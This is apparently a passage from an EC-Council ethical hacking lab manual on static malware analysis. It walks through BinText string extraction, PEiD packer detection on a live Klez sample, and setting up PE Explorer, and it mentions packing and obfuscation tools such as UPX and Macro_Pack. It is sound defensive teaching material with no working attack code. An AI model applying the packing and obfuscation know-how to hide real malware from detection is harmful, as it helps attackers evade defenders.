


Figure 3.2.3: BinText Extracting Malicious File

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

View the Extract Embedded Strings

6. BinText extracts the provided malicious file's critical information, as shown in the screenshot.




Figure 3.2.4: BinText Extracted Information

You can also use other string searching tools such as **FLOSS** (https://www.fireeye.com), **Strings** (https://docs.microsoft.com), **Free EXE DLL Resource Extract** (http://www.resourceextract.com), or **FileSeek** (https://www.fileseek.ca) to perform string search.

7. The type of string is designated by a colored letter to the left of the list. ANSI strings are marked with a green "A," Unicode strings (double byte ANSI) have a red "U," and resource strings have a blue "R."
8. "File pos" is the HEX position at which the text is located in the file.
9. "Mem pos" if the file is a Win32 PE file (such as Win95 EXEs and DLLs), then this is the HEX address at which the text is referred to in the memory at runtime, as determined by its sections table.
10. "ID" is the decimal string resource ID or 0 if it is not a resource string.
11. Close all windows once the analysis is complete.

TASK 3

Identify Packaging and Obfuscation Methods using PEid

Here, we will use the PEid tool to detect common packers, cryptors, and compilers for PE executable files.

TASK 3.1

Launch PEiD

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\PEid** and double-click **PEiD.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers often use packing and obfuscation or a packer to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file, and then runs the unpacked file. It complicates the task of reverse engineers to determine the actual program logic and other metadata via static analysis. The best approach is to try and identify if the file includes packed elements and locate the tool or method used to pack it.

2. The **PEiD** main window appears. Click the **Browse** button to upload a malicious file for analysis.




Figure 3.3.1: PEiD Main Window

PEid is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packer used in packing a program.

3. The **Choose the file to open** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select the **face.exe** file, and click **Open**.




Figure 3.3.2: Choose the file to open window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

View the Result

You can also use other packaging/ obfuscation tools such as Macro_Pack (https://github.com), UPX (https://upx.github.io), or ASPack (http://www.aspack.com) to identify packing/ obfuscation methods.

4. As soon as you click **Open**, PEiD analyzes the file and provides information, as shown in the screenshot.




Figure 3.3.3: PEiD Extracted Information

5. Close all windows once the analysis is complete.

TASK 4

Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer

Here, we will use the PE Explorer tool to view the PE information of a malware executable file.

TASK 4.1

Install PE Explorer

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\PE Extraction Tools\PE Explorer** and double-click **PE.Explorer_setup.exe**.
2. If a **User Account Control** pop-up appears, click **Yes**.
3. Follow the wizard-driven installation steps to install PE Explorer.
4. In the last step of the installation, make sure that the **Launch PE Explorer** option is checked to launch the application automatically; uncheck the **View PE Explorer User's Guide** option and click **Finish**.

The Portable Executable (PE) format is the executable file format used on Windows OSes that stores the information a Windows system requires to manage the executable code. The PE stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format that consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, and linked files, as well as strings, menus, and symbols.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.4.1: PE Explorer Installation

TASK 4.2

Import File for Analysis

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from common such as EXE, DLL, and ActiveX Controls to less familiar types such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on MS Windows Mobile platform).

5. The **PE Explorer** main window appears. Navigate to **File** and click **Open File** from the menu to start exploring executable files. You can drag and drop the file into the PE Explorer window.

